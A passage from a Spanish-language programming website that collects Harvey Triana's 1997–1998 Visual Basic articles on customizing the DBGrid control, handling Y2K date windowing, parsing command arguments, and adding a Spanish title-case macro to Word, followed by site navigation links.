    Dim rs As Recordset
    Dim OnNew As Boolean

    On Error GoTo LetDBGridRecordErr
```

```
        Set rs = dat.Recordset

        If dbg_Datos.AddNewMode Then
           OnNew = True
           rs.AddNew
        Else
           rs.Edit
        End If
        '//Asignación de valores:
        rs(AnyField1) = Value1
        rs(AnyField2) = Value2
        '...
        rs.Update
        If OnNew Then rs.MoveLast
           Set rs = Nothing
        Exit Sub

    LetDBGridRecordErr: '//Su procedimiento de mensajes
    End Sub
```

El procedimiento se puede generalizar al colocar un parametro Variant de contenga una matriz bidimensional (NombreDeCampo, NuevoValor). Queda como ejercicio; pista:

Dim x As Variant
...
ReDim x(0 To n, 0 To n)
...

Como información, puede realizar cambios en el Recordset del DBGrid sin usar los métodos Edit o AddNew, pero solo es posible en el Evento BeforeUpdate de un registro recien editado en la DBGrid.

Artículo	Personalizando la DBGrid Estándar -Parte 2
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Febrero 18 de 1998

Personalizando la DBGrid Estándar
Parte 2

Colección de Trucos

Las preguntas más frecuentes en los foros Visual Basic relacionadas a la DBGrid estándar generalmente se orientan a su configuración y personalización. En verdad DBGrid resulta un poco hostil a la hora de hacer lo que uno quiera, y a todos nos ha complicado alguna una vez. Advierto que la intensión de este articulo no es enseñar a manejar el Control DBGrid, pues es hace parte de la documentación de Visual Basic.

La siguiente colección de trucos sirven en gran medida para que la DBGrid que suministra Visual Basic, tenga un aspecto más profesional, al estilo de los formularios especializados de Access.

4. Una Lista Desplegable en una Celda.

Observe la figura anterior. Desafortunadamente solo es posible para el DBGrid del Visual Basic versión 5.0. Confieso que el *truco* no me lo ingenie, Ottmar Figuero de Nicaragua me puso en camino de un articulo de APEX © (versión reciente) que orientaba como hacerlo. Sin embargo, no me limite a fusilar el articulo, aquí le cuento como crear varias listas en diferentes celdas y todo en base a código (el articulo lo hace en modo de tutor en tiempo de diseño). Tambien entrego una perspectiva para una programación avanzada.

Sin mucho rodeo, se logra a través de la propiedad Button de el objeto Column del DBGrid y su evento Clic. Rápidamente, digamos que ya tiene su DBGrid enlazada a datos y trabaja bien, solo desea agregar un ComboBox a una celda para dar una lista de ítems a sus usuarios. Digamos que el Field se llama "Idioma" (seguiré el ejemplo como el la imagen anterior y tratare de ser lo más sencillo posible, ya que se la técnica se puede optimizar bastante).

1. Identifique el índice de columna del campo que implementará una lista. Sencillamente, las columnas van enumeradas de 0 , 1, 2 , etc. Digamos que el campo *Idioma* se despliega en la columna 3, entonces defina la siguiente constante:

```
DefInt A-Z
Option Explicit

'// Indice de la columna que tiene un lista desplegable
'// Recomiendo la sintaxis ColIndex_NombreDeLista. P.e:
Const ColIndex_List1 = 3
```

2. Agregue un control List al formulario. Me imagino que sabe de sobra que un List o ComboBox se llena de datos al comenzar el programa. También especifique la propiedad Button. Esto se haría en el evento Cargar del formulario, use de guía el ejemplo:

```
Private Sub Form_Load()
   '// Llena la lista de soporte al campo Idioma
   '// Ejemplo sencillo
    With List1
       .AddItem "Español"
       .AddItem "Ingles"
       .AddItem "Ruso"
       .AddItem "Aleman"
       .AddItem "Frances"
```

```
        .AddItem "Chino"
    End With

   '//Requerido antes de hacer referencia a Campos de DBGrid
    Data1.Refresh

   '//La celda de la columna "Idioma" mostrara un botón
   DBGrid1.Columns(ColIndex_List1).Button = True

   '//Opcional, La Celda actual es negra al estilo Access
   DBGrid1.MarqueeStyle = dbgHighlightCell
End Sub
```

3. Eventos del DBGrid. El modelo es el siguiente (los comentarios documentan la acción):

```
Private Sub DBGrid1_ButtonClick(ByVal ColIndex As Integer)

    Dim C As Column

    If ColIndex = ColIndex_List1 Then
       Set C = DBGrid1.Columns(ColIndex)
       With List1
           '// Despliegue de la lista al lado de la celda.
           '// Elimine los comentarios de las dos siguientes líneas
           '// y coloque comentarios a las tres posteriores. A su gusto
           '.Left = DBGrid1.Left + C.Left + C.Width
           '.Top = DBGrid1.Top + DBGrid1.RowTop(DBGrid1.Row)

           '// Lista debajo de la celda, al estilo ComboBox (3 líneas)
           .Left = DBGrid1.Left + C.Left
           .Top = DBGrid1.Top + DBGrid1.RowTop(DBGrid1.Row) + DBGrid1.RowHeight
           .Width = C.Width + 15

           .ListIndex = 0
           .Visible = True
           .ZOrder 0
           .SetFocus
       End With
    End If
End Sub

Private Sub DBGrid1_BeforeColEdit(ByVal ColIndex As Integer, ByVal KeyAscii As Integer, Cancel As Integer)

   '// Use este evento para que cuando el usuario teclee un caracter sobre la celda
   '// se despliegue la lista. Es decir, se obliga al usuario a usar un ítem de la lista.
   '// En caso de dar al usuario libertad de escribir, elimine las siguientes líneas (If-End If),
   '// o precedales con un comentario

    If ColIndex = ColIndex_List1 Then
       '// Se obliga a seleccionar de la lista:
       Cancel = True
       DBGrid1_ButtonClick (ColIndex)
    End If
End Sub

Private Sub DBGrid1_Scroll(Cancel As Integer)
    '//Oculta la lista si hace Scroll
    List1.Visible = False
End Sub
```

1. Eventos de asignación del texto a la celda y la base de datos:

```
Private Sub List1_KeyPress(KeyAscii As Integer)
    '//Habilita el uso de teclado para asignar a la celda o Escape...
    Select Case KeyAscii
        Case vbKeyReturn
             '//Asigma el texto seleccionado a la celda
             DBGrid1.Columns(ColIndex_List1).Text = List1.Text
             List1.Visible = False
        Case vbKeyEscape
             List1.Visible = False
    End Select
End Sub

Private Sub List1_LostFocus()
    '//Oculta la lista si pierde el enfoque
    List1.Visible = False
```

```
End Sub

Private Sub List1_DblClick()
    List1_KeyPress vbKeyReturn
End Sub
```

Análisis

Implementación Avanzada

La implementación, tal y como la pinte, ciertamente es un código poco robusto, aunque es más sólido que el descrito en el articulo de APEX, en referencia a facilidad de crear listas en los campos que desee, y cuando quiera, sin necesidad de hacer muchos cambios. Este código permite crear una lista fácilmente tan solo con cambiar el índice de columna especificado en la constante ColIndex_List1. Para multiples listas en la misma DBGrid, usaría otras constante, digamos ColIndex_List2, ColIndex_List3, y así sucesivamente, y tendría que duplicar eventos. Recomendaría hacer al siguiente modificación:

```
'//---------------------------------------------------------
'// Varias listas desplegables, ejemplo
'//---------------------------------------------------------
Private Sub DBGrid1_ButtonClick(ByVal ColIndex As Integer)
    Dim C As Column
    Dim L As ListBox

    Set C = DBGrid1.Columns(ColIndex)

    Select Case ColIndex
        Case ColIndex_List1: Set L = List1
        Case ColIndex_List2: Set L = list2
    End Select
    With L
       'Abajo (3):
       .Left = DBGrid1.Left + C.Left
       .Top = DBGrid1.Top + DBGrid1.RowTop(DBGrid1.Row) + DBGrid1.RowHeight
       .Width = C.Width + 15
       .ListIndex = 0
       .Visible = True
       .ZOrder 0
       .SetFocus
    End With
End Sub
```

Una implementación más sólida, y profesional, seria crear un array de objetos List y no usar constantes para los índices sino una variable Type, digamos:

```
Private Type DisplayListStruct
    FieldName   As String
    ColumnIndex As Integer
    QuerySource As String
    KeyRelation As String
End Type
Const NumberOfList = 3 'Ejemplo
Private DisplayList(0 To NumberOfList) As DisplayListStruct
```

Esto permitiría realmente automatizar la implementación, incluyo usando Querys para llenar la lista.

Asignando Claves de una Tabla de Referencia

Un estándar en Access es dar la lista de soporte desde una Consulta, y asignar el código de dicha tabla a un campo que establece la relación de soporte. Usaría la propiedad Data1.Recordset("ClaveDeEnlace").Value = List1.ItemData(List1.ListIndex). Para aclarar esto recomiendo estudiar el articulo « Listas y un Método Rápido para Consultas con Parámetros » de este Web Site.

Estos dos luimos tópico totalizan una implementación profesional hacia una automatización del problema. Posiblemente publique un articulo acerca de estos temas.

Temas de la Parte 3 de « Personalizando la DBGrid Estándar »

Debido a lo extenso del el tópico anterior, he decidido publicar los siguientes temas más adelante

5. **Configuración de la fuente de datos en tiempo de ejecución**
6. **Un campo calculado sobre columnas. El SQL lo hace solo sobre registros, es decir sobre filas.**
7. **Implementado un Zoom a las Celdas**
8. **El origen de los datos de varias tablas (relaciones complejas)**

Artículo	Personalizando la DBGrid Estándar -Parte 1
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Marzo 2 de 1998

Personalizando la DBGrid Estándar Parte 1

Colección de Trucos

Las preguntas más frecuentes en los foros Visual Basic relacionadas a la DBGrid estándar generalmente se orientan a su configuración y personalización. En verdad DBGrid resulta un poco hostil a la hora de hacer lo que uno quiera, y a todos nos ha complicado alguna una vez. Advierto que la intensión de este articulo no es enseñar a manejar el Control DBGrid, pues es hace parte de la documentación de Visual Basic.

La siguiente colección de trucos sirven en gran medida para que la DBGrid que suministra Visual Basic, tenga un aspecto más profesional, al estilo de los formularios especializados de Access. Observe la siguiente figura y tome nota.

Distribuidores Minoristas	Enero	Febrero
Gas Casanare Ltda	104,555.0	45,465.2
Gas Boyacá Ltda.	45,642.0	65,546.0
Gas Zipa Ltda.	54,812.0	54,216.0
Gases del Meta Ltda. Villagas	0.0	0.0
Auto Gas G.L.P. Ltda.	0.0	0.0

Distribuidores Afiliados. Registro : 1 de 6

- Títulos en negrilla y ¡ centrados !
- Dice Registro 1 de 6
- Formato personalizado

Otros detalles, que se incluirán en la parte 2 son:

- Configuración de la fuente de datos en tiempo de ejecución
- Un campo calculado sobre columnas. El SQL lo hace solo sobre registros, es decir sobre filas.
- El origen de los datos de varias tablas (relaciones complejas)

.La palabra truco no es que me guste mucho, pero digamos que se trata de cuestiones que no se encuentran en la ayuda en línea (F1) o los manuales, y que los programadores nos ingeniemos para resolver este o aquel problema.

1. Títulos en negrilla y ¡ centrados !

Primero que todo, DBGrid no alinea celdas individuales, solo por columnas. Es necesario ingeniarcelas para lograr hacer esto. Mi truco se basa

en adicionar espacios al lado izquierdo del texto de la celda, claro que el asunto no es tan simple como una sencilla formula, dado que la presentación sugiere fuentes escalables. El algoritmo se basa en una aproximación de ensayo y error y es bastante preciso:

```
Public Sub CenterHeadColumn(frm As Form, clm As Column)
    Dim TextWidth, m As Single, Hole As String

    If clm.Alignment = 2 Then '//Center
       Exit Sub
    End If

    With clm
       .Caption = Trim(.Caption)
        TextWidth = frm.TextWidth(.Caption)
        If clm.Width > TextWidth Then
          '//By Trial an error get space size to add...
           m = (.Width - TextWidth) / 2
           Do
              Hole = Hole + SP
           Loop Until frm.TextWidth(Hole) >= m
           Select Case .Alignment
               Case 0 '//Left
                   .Caption = Hole + .Caption
               Case 1 '//Right
                   .Caption = .Caption + Space(Len(Hole) - 1)
           End Select
        End If
    End With
End Sub
```

Nótese el parámetro f como Form, esto es requerido para aplicar la función TextWidth, así, esto sugiere que la Fuente del Formulario que contiene la DBGrid y la Fuente del encabezado de la DBGrid sean las mismas. Las siguientes líneas (ejemplo) resuelven esto y fijan la fuente del encabezado de la DBGrid:

```
Sub DBGridHeading()
    Dim f As New StdFont
    Dim i As Integer
    With f
        .Name = "MS Sans Serif"
        .Size = 8
        .Bold = True
    End With
    Set Me.Font = f
    Set miDBGrid.HeadFont = f

    With miDBGrid
        For i = 0 To .Columns.Count - 1
            CenterHeadColumn Me, .Columns(i)
        Next
    End With
End Sub
```

NOTA. Si desea que los títulos sean centrados al cambial el tamaño de una columna, siga estos dos pasos:

1. Elimine las lineas : .AllowSizing = False del procedimiento CenterHeadColumn().
2. Programe la siguiente línea en el evento colResize de la DBGrid:

```
Private Sub miDBGrid_ColResize(ByVal ColIndex As Integer, Cancel As Integer)
    CenterHeadColumn Me, miDBGrid.Columns(ColIndex)
End Sub
```

2. Registro Tal de Tantos

He visto pocos programas VB con la característica *Registo tal de tantos*, mientras que en Access es un estándar. Esto no es muy complicado de programar, aunque hacerlo bien (eficiente) es otra cosa. El truco es el siguiente:

```
Option Explicit
...
Private CountRecords As Variant
...

Private Sub miData_Reposition()

    If IsEmpty(CountRecords) Then
       CountRecords = RecordsCountDC(miData)
    End If
    With miData
        If .Recordset.RecordCount Then
           .Caption = "Algún texto. Registro : " & _
           (.Recordset.AbsolutePosition + 1) & _
           " de " & CountRecords
        Else
           .Caption = "No hay entrada de registros"
        End If
    End With
End Sub
```

Lo que queríamos ¿cierto?, 100% eficiente. Le damos soporte simplemente con la variable Cuenta_miData:

```
Private Sub miData_Validate(Action As Integer, Save As Integer)
    Select Case Action
           Case vbDataActionAddNew
                CountRecords = CountRecords + 1
           Case vbDataActionDelete
                CountRecords = CountRecords - 1
           ...
    End Select
    ...
End Sub
```

Para contabilizar el numero de registros yo he usado la siguiente función desde un modulo estándar:

```
Function RecordsCountDC(DC As Data) As Long

    Dim cn As Recordset, n As Long

    If DC.Recordset.RecordCount Then
       Set cn = DC.Recordset.Clone
       cn.MoveLast
```

```
        n = cn.RecordCount
    Else
        n = 0
    End If

    RecordsCountDC = n
End Function
```

Después de cualquier miData.Refresh, agregue la línea CountRecords = RecordsCountDC(miData), pero esto aplica solo para un formulario tipo Form-SubForm (relaciones de uno a varios), y en ambientes multiusuario, donde solo sabremos el numero de registros hasta dar un Refresh.

3. Formato Personalizado

Esta es fácil, pero apuesto que pocos la sabían. Referente al siguiente bloque de códogo, en su orden, después del With, (1) cambio la titulo de la columna, (2) cambio el ancho de la columna, (3) Doy un formato numérico (tipo 2,000.0), (4) No quiero que se tecleen caracteres en la celda (esto es muy importante cuando es un Query de tablas relacionadas y se usa la columna solo para guía).

```
With miDBGrid.Columns(i)
    .Caption = "Distribuidores Minoristas"
    .Width = Me.TextWidth(String(24, "S"))
    .NumberFormat = "##,##0.0"
    .Locked = True
End With
```

Donde i es el índice de la Columna que se quiere personalizar (recuerde que las columnas se enumeran empezando desde 0 hasta Columns.Count - 1). El resultado del formato se puede observar el la gráfica que acompaña a este artículo.

Artículo	Visual Basic en la Crisis Informática del 2000
Autor / Fuente	Harvey Triana / Referencia: Class Solutions LTD, What is the Year 2000 Problem and How Does It Affect VB?
Tema	Programación general
Creado	Noviembre 25 de 1997

Visual Basic en la Crísis Informática del 2000

Visión del código Visual Basic en la Crisis Informática del 2000

La tan mencionada crisis del 2000 es y seguirá siendo el tema de moda en los próximos años. Se ha escrito tanta literatura sobre esto, que podría resultar algo trivial escribir un articulo más sobre el tema. No obstante, de toda la literatura que he consultado, solo he encontrado un articulo especifico sobre las repercusiones puntuales sobre soluciones escritas en Visual Basic.

¿Deberíamos Preocuparnos los Programadores Visual Basic?

Visual Basic -hoy- procesa la centuria de datos de fecha almacenados en dos dígitos con ciertas limitaciones *necesarias*. VB (32 Bits) emplea una técnica llamada *Windowing*, un algoritmo interno que procesa correctamente un rango de fechas de 1899 a 2030 para años en dos dígitos. Es decir, para VB (32 Bits) la fecha 21/11/00 es Noviembre 21 del 2000, mientras 21/11/31 es Noviembre 21 de 1931. No ocurre lo mismo con VB (16 Bits) que para el primer caso es 1900. Veamos los siguientes ejercicios **:

```
Const fechaMax1 = #1/1/01#, fechaMax2 = #1/1/98#
```

Vera como VB (32 Bits) pasa la primera constante al año 2001, es decir, inmediatamente el editor mostrará:

```
Const fechaMax1 = #1/1/2001#, fechaMax2 = #1/1/98#
```

Pruebe estas líneas:

```
MsgBox Year("31/12/00")
MsgBox Year("31/12/31")
MsgBox Year("31/12/2031")
```

La ultima expresión es lo que esperábamos, año 2031, mientras que la anterior tiene un siglo de diferencia, año 1931. Preocuparse por Treinta

años puede resultar ridículo hoy, aunque posiblemente así pensaron en los 60's y 70's. ¿Para entonces hablaran de la crisis del 2030?.

Si usted aun programa soluciones para 16 Bits, realmente debiera prestarle seria atención al asunto. La constante fechaMax1 = #1/1/01#, VB3 y VB4 (16 Bits), asume Enero 1 de 1901, a diferencia de VB (32 Bits), que entiende que se trata de Enero 1 del 2001.

Así pues, el VB actual parece no tener serios problemas. Sin embargo, los analistas colocan un alto en el camino, y es la procedencia de los datos. Como sabrá, VB puede usar diferentes fuentes de bases de datos (virtualmente todos a través de controladores ODBC). En este caso, debería filtrar los datos tipo fecha de fuentes que solo almacenan el año en dos dígitos. Por ejemplo, una estrategia es convertir las fechas almacenadas en sartas a variables Date o Variant con una asignación simple o explícitamente con CDate. No obstante, en ciertos casos debería implementar un filtro como se demuestra en el siguiente ejercicio.

Veamos, se investiga si Enero 1 del 2000 es mayor que *ahora*, por supuesto, esperamos que la salida sea -*ok*:

```
Dim x As String
x = "1/1/00"
If CDate(x) > Now Then
   MsgBox "ok"
Else
   MsgBox "...?"
End If
```

Para hacer claro el ejemplo se asigno explícitamente x = "1/1/00", pero asuma que el valor de x proviene de una base de datos antigua o de un TextBox que Usted programó para que los usuarios ingresen una fecha y lo limito a una máscara de dd/mm/yy La salida en VB (32 Bits) es "ok", mientras que VB (16 Bits) es "...?". La pregunta inmediata es ¿cómo resolver esto para VB (16 Bits)?. La respuesta es filtrar el dato para que tengamos x = "1/1/2000" y no x = "1/1/00". Cualquier programador puede solucionar esto. La siguiente función agrega la centuria al formato dd/mm/yy y la convierte a dd/mm/yyyy **:

```
'-------------------------------------------------------------
'   Agrega la centuria a una sarta-fecha del formato dd/mm/yy
'   y la convierte a dd/mm/yyyy.
'   HT©
'-------------------------------------------------------------
Function yyyy(x As String) As String

    Const MaxFrom2000 = 30

    Dim rtn As String

    If IsDate(CVar(x)) Then
       If Mid(x, Len(x) - 2, 1) = "/" Then
          rtn = Right(x, 2)
          If Val(rtn) >= 0 And Val(rtn) <= MaxFrom2000 Then
             rtn = Left(x, Len(x) - 2) + "20" + rtn
          Else
             rtn = Left(x, Len(x) - 2) + "19" + rtn
          End If
       Else
          rtn = x
       End If
    End If
    yyyy = rtn
End Function
```

Así, corregimos colocando la sarta x = yyyy("1/1/00"). Nótese que asigné una constante para el rango 2000 a 2030, esto es necesario para permitir el rango 1931 a 1999. Así se esclarece el porque del rango. Puede cambiar el valor de la constante según el análisis de sus datos y alcance de la aplicación. Recuerde que esto sólo es necesario en VB (16 bits).

También resulta muy practico, escribir una función tipo CDate, pero que adicionalmente filtre el siglo. En este caso no necesita modificar la interfaz de una aplicación que usa mascaras para almacenar la centuria en dos dígitos. Para empezar a solucionar el problema podría reemplazar todos los CDate que existan por FilterCDate. La función podría ser **:

```
'-------------------------------------------------------------
'   Filtra una sarta-fecha del formato dd/mm/yy para soportar
'   la centuria 2000 dentro de un rango. Formato dd/mm/yy
'   HT©
'-------------------------------------------------------------
Function FilterCDate(s As String) As Variant

    Const MaxFrom2000 = 30

    Dim x As Variant
    x = CVar(s)
    If IsDate(x) Then
       If Year(x) >= 1900 And Year(x) <= (1900 + MaxFrom2000) Then
          x = DateSerial(100 + Year(x), Month(x), Day(x))
       End If
    End If
    FilterCDate = x
End Function
```

También se podría asignar a una variable Date o Variant la expresión yyyy(miFecha$), usando la función anterior, ó, modificar yyyy para que entregue el tipo fecha directamente (es la mejor opción en cuanto a rendimiento porque no se usan las funciones Year, DateSeria, Month y Day).

El problema evidente es cuando se trata de programas grandes con interminable número de líneas y bastantes análisis e interpretación de datos empleando fechas. En este caso debería recurrir a los especialistas. Empresas como Class Solutions LTD, resuelven estos problemas a través de herramientas de software (para más información, Mark Mayes - MarkMayes@Class-Solutions.Com).

El Tipo Date

Es conveniente algo de teoría para comprender mejor la perspectiva de VB. Las variables tipo Date se almacenan como números IEEE de signo flotante de 64 bits (8 bytes), es decir de tipo Double, y van del 1 de Enero del 100 al 31 de Diciembre de 9999 (horarios de 0:00:00 a 23:59:59). Cualquier valor reconocible de fecha literal se puede asignar a las variables tipo Date. Date presentan fechas de acuerdo al formato de fecha corto reconocido por el sistema. El tipo Date indica el número de dias pasados desde Diciembre 31 de 1899.

Cuando se convierten a tipo Date otros tipos de datos numéricos, los valores a la izquierda del signo decimal representan la información de fecha, mientras que los valores a la derecha del signo decimal representan la hora. Medianoche es 0 y mediodía es 0,5. Los números enteros negativos representan fechas anteriores al 30 de diciembre de 1899.

Cuidado con la función DateSerial(año, mes, día), para el argumento *año*, los valores entre 0 y 29, inclusive, se interpretan como los años 2000-2029. Los valores entre 30 y 99, inclusive, se interpretan como los años 1930-1999. Para todos los demás argumentos *año*, utilice un año de cuatro dígitos (por ejemplo, 1800).

NOTA. VB (32 Bits) proporciona una función CVDate para asegurar la compatibilidad con versiones previas de VB. Sin embargo, puesto que no existe un tipo Date intrínseco, ya no es necesaria CVDate. La sintaxis de la función CVDate es idéntica a la de la función CDate. La diferencia está en que ésta devuelve una Variant cuyo subtipo es Date en lugar de un tipo real Date. Se puede lograr el mismo efecto convirtiendo una expresión a una Date y asignándola después a una Variant. Esta técnica es coherente con la conversión de todos los demás tipos intrínsecos a sus subtipos Variant equivalentes.

Conclusiones

Si usted usa formatos de cuatro dígitos para capturar en año, no tendrá problemas con el 2000. No obstante, si captura el año desde dos dígitos (desde una base de datos antigua o desde una mascara de su aplicación), debe tener precauciones procesando fechas fuera del rango 1930-2029. Si diseña soluciones para 16 bits con VB, debería implementar una estrategia para que sus aplicaciones no se hundan en el *bug del milenio*.

Nota de Microsoft

Visual Basic de 16 bits en conversión implícita utiliza una ventana lógica de operación correcta de 1900 a 1999. Visual Basic en 32 bits utiliza funciones del Sistema Operativo (Win32) para una ventana 1930-2029. Para herramientas de Visual Basic se puede visitar la siguiente dirección electrónica: www.class-solutions.com

¿Cuánto Falta para el 2000?

Aquí presento unas líneas JavaScript de mí estimado colega Guillermo Som (http://wcostasol.es/guille/) con alguna pequeña modificación:

Fecha Actual	
Días para el 1/Ene/2000	1000
Horas para el 1/Ene/2000	1000
Minutos para el 1/Ene/2000	1000
Segundos para el 1/Ene/2000	1000
	Detener Cuenta

*** NOTA. Todos los ejemplos suponen que el sistema trabaja bajo el formato de fecha con orden Día/Mes/Año, en otro caso verifíque la configuración del sistema y haga los cambios pertinentes en los ejemplos y código. El separador también se asume como la barra divisoria o slash, "/".*

Artículo	Procesando Comandos
Autor / Fuente	Harvey Triana
Tema	Programación general en Visual Basic
Creado	Octubre 24 de 1997

Procesando Comandos

Módulo que Procesa un Comando y Devuelve los Argumentos

Visual Basic emplea la variable de entorno Command para recuperar la cadena que sigue al nombre de un ejecutable (EXE) . Es tarea del programador recuperar cada argumento de la sarta Command. Es método que describo en este articulo es bastante práctico y sencillo. Usa una sintaxis al estilo Java, el cual recupera cada argumento en un array de entorno llamado args[]. Para que su proyecto goce de esta herramienta, solo tiene que agregar el módulo modArgs, y desde al inicio del programa (normalmente Sub Main), use la línea, GetArgs Command, y tendrá cada argumento en los elementos del array args. Algo muy importante es que los parámetros deben ir separados por una barra de división o *slash*. Por ejemplo, *MiAplicación.EXE Hola Mundo/ 1997*. Dentro de la aplicación puede reconocer que: arg(0) = "Hola Mundo" y arg(1) = "1997".

El procedimiento GetArgs tiene una utilidad adicional y es poder enviar datos entre módulos VB, sin haber declarado variables. Personalmente lo he usado mucho de esta manera. Se usa el procedimiento SendCommand (por lexico), por ejemplo desde el código de un Form: *SendCommand "Precio/" & Precio.* Desde otro Form (generalmente un cuadro de dialogo):

```
Dim PrecioActual as Currency
....
If  argsCount = 2 then
    If arg(0) = "Precio" then
       PrecioActual = args(1)
    End if
End If
....
```

De esta manera se reduce código y variables que se utilizan con muy poca frecuencia. Son técnicas de programación para de fanáticos de la eficiencia. El código del módulo se muestra a continuación:

```
Attribute VB_Name = "modArgs"
'//=====================================================
'// Prosecution Commands
'// by Harvey T.
'//=====================================================
 DefInt A-Z
 Option Explicit

 Public args()    As Variant
 Public argsStore As Boolean
 Public argsCount As Integer

 Public Const chSL = "/"

Public Sub GetArgs(ByVal s As Variant)

    Dim nxt As Integer
```

```
    Dim i   As Integer
    Dim x   As String

    s = Trim$(CStr(s))
    i = 0
    x = s

    ReDim args(0 To i)
    Do
       nxt = InStr(x, chSL)
       If nxt Then
          args(i) = RTrim$(Left$(x, nxt - 1))
          i = i + 1
          ReDim Preserve args(i)
          x = LTrim$(Mid$(x, nxt + 1))
       Else
          args(i) = x
       End If
    Loop Until nxt = 0

    argsStore = IIf(args(0) = "", False, True)
    argsCount = IIf(argsStore, UBound(args) + 1, 0)
End Sub

Public Sub SendCommand(s As String)
    GetArgs s
End Sub
```

Este vínculo bajará un proyecto con un ejemplo y este artículo «argsVB.zip (5k)» .

Artículo	¿Quiere que Word Utilice Su Viejal y Empolvada Rutina?
Autor / Fuente	Harvey Triana
Tema	Programación general
Creado	Noviembre 20 de 1997

¿Quiere que Word Utilice Su Vieja y Empolvada Rutina?

Describe como se puede utilizar una rutina Visual Basic en Word ©

No siempre programas tan sofisticados como Word o Access hacen todo lo que uno quiere. Les cuento como agregarle una función personalizada a Word.

Ejemplo

Algunas veces es requerido pasar una porción de texto a Mayúsculas, Minúsculas o tipo Titulo. En este caso, se marca la oración, menú Formato, opción Cambiar mayúsculas y minúsculas, y selecciona la opción deseada. Pues bien habrá notado que el formato Tipo Titulo de Word para el Español es pésimo, solo coloca la primera letra de cada palabra en mayúsculas y las demás en minúsculas. Por ejemplo la frase LOGÍSTICA Y OPERACIONES DE COMPLETAMIENTO el tipo titulo de Word es *Logística Y Operaciones De Completamiento*, es decir, es necesario corregir la "Y" y la "De" mayúsculas, para que el titulo sea *Logística y Operaciones de Completamiento*. Bien, yo tengo una rutina escrita en Visual Basic que pasa una sarta de texto a un titulo formal. Esta rutina, llamada TituloEnEspañol, la he utilizado en Access y ahora en Word, lo que permite que los usuarios digíten con menos frecuencia la tecla Shift (Mayúsculas) al escribir títulos y es muy cómodo.

Agregando una Función a Word

No quiero complicar a nadie, y tampoco soy experto en WordBasic, así que al grano. Como un ejercicio intuitivo, crearemos una macro en Word que pasa un texto seleccionado a tipo titulo según Word. ¿Listo?.

- Abra Word
- Escriba un texto cualquiera, digamos "dadme una oportunidad"
- Seleccione el texto (de click a la izquierda de la línea)
- Menú: Herramientas, opción: Macro, opción: Grabar Nueva Macro.
- Escriba un nombre para su macro, digamos ATitulo
- Botón [Teclado]
- Teclee [Alt]+[t], o cualquier combinación de teclas que desee
- Botón [Asignar] y [Cerrar]
- Aparece una ventanilla que indica la creación de una macro.
- Use solo las teclas para pasar la sarta a tipo titulo. Es decir, inicie con [Alt] (sube al menú) cursor, [Formato], cursor abajo, [Cambiar mayúsculas minúsculas], [Enter], cursor a [Tipo titulo] y [Enter] para aceptar.
- Use el ratón y de click en el botón Detener Grabación de la ventanilla Grabar...

Acaba de crear una macro para automatizar una función de Word. Por favor, pruebe su macro, escriba otra oración, selecciónela y teclee [Alt]+[t], el texto debe pasar al tipo titulo de Word.

Ahora vamos a agregar una función personalizada a Word. Use Menú: Herramientas, opción: Macro, opción: Editor de Visual Basic, o simplemente [Alt](izquierdo)+[F11]. Si la ventana aparece en blanco (normalmente no), use el comando Proyecto, y siga el árbol, Normal (NORMAL), Módulos, y NewMacros. Se muestra el editor de código. Al final del módulo debe mostrarse :

```
Sub ATitulo()
'
' ATitulo Macro
' Macro grabada el 19/11/97 por _xxx_
'
    Selection.Range.Case = wdTitleWord
End Sub
```

Reemplace la línea : Selection.Range.Case = wdTitleWord
Por : Selection.Text = TituloEnEspañol(Selection.Range)

Por ultimo, pegue la función *TituloEnEspañol* que le suministro al final de este articulo, archive y listo. Vuelva al documento y pruebe la implementación, seleccione una oración y teclee [Alt]+[t]. ¡ Imaginese todo lo que puede hacerle a Word despues de este sencillo ejercio !.

Si esta interesado en hacerlo para Access, colóqueme un mail y le contaré como, es algo diferente y su propósito es formatear un campo de texto después de tecleado.

```
'------------------------------------------------------------
'  Pasa una sarta a tipo titulo formal
'------------------------------------------------------------
Public Function TituloEnEspañol(ByVal x As String) As String

    Const Void = "", SP = " ", IL = "|"
    Static LockWords As String

    Dim Str As String, Word As String, Change, Ptr

    If x = Void Then
       Exit Function
    End If

    If LockWords = Void Then
       LockWords = "a|ante|bajo|con|contra|de|desde|hasta|para|por|segun|sin|sobre|tras|y|al|la|el|en|del|los|las|que|es|"
    End If

    x = LCase(Trim(x))
    Do
      'Get Word:
```

```
      Ptr = InStr(x, SP)
      If Ptr Then
         Word = RTrim$(Left$(x, Ptr))
         x = LTrim$(Mid$(x, Ptr))
      Else
         Word = x
      End If

     'Change Word
      Change = True
      If Not Str = Void Then
         If InStr(LockWords, Word + IL) Then
            Change = False
         End If
      End If
      If Change Then
         Word = UCase$(Left$(Word, 1)) + Mid$(Word, 2)
      End If
      Str = Str + Word + IIf(Ptr, SP, Void)

   Loop Until Ptr = 0

   TituloEnEspañol = Str
  'HT©
End Function
```

Ultima actualización: 7 de Agosto de 2003

ARTÍCULOS

VB.Net
VBA Excel
Visual Basic
Java
ASP
SQL
SQLServer

TRUCOS

Windows
Registro

Programación

Visual Basic .Net ¡Hola mundo! Avanzado ...

En este artículo vamos a ver como hacer nuestra primera aplicación con consola de Visual Basic .net para hacer algunos ejemplos de texto

VBA para Excel Formulario en Excel

En este artículo vamos a ver como podemos incorporar un formulario a nuestro libro de trabajo para que nos realice algunas operaciones matemáticas.

Visual Basic 6.0 Informe en Word (2)

En este artículo se mejora la rutina del artículo anterior.

Java 2 Conexión a una base de datos con JDBC

En este artículo se muestra como conectarnos a una base de datos mediante el JDBC y como realizar una consulta de registros.

ASP Como hacer un árbol con DHTML y ASP

En este artículo se muestra como utilizar las páginas dinámicas para construir un árbol de contenidos y como utilizar ASP para rellenar los niveles a partir de una base de datos

SQLServer/Transact-SQL

Trucos y registro Windows

Trucos de Windows Shorcuts (atajos del teclado)

El teclado también existe, dale una oportunidad para que salga adelante, además es más rápido que el ratón para hacer la misma función.

Registro de Windows Restricciones en tu ordenador

Pon trabas, para complicarle la vida, a la gente que usa tu ordenador a escondidas.

SQL

SQL Alterar tablas existentes y crear relaciones

En este artículo se muestra como modificar tablas existentes y como hacer relaciones entre tablas.

Curso de Programación Orientada a Objetos con Visual Basic

Curso en lecciones descargables ofrecido por **Abel Martínez Gil** perteneciente a la lista de Visual Basic de Yahoo.

SQLServer/Transact-SQL
Crear una base de datos

En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.

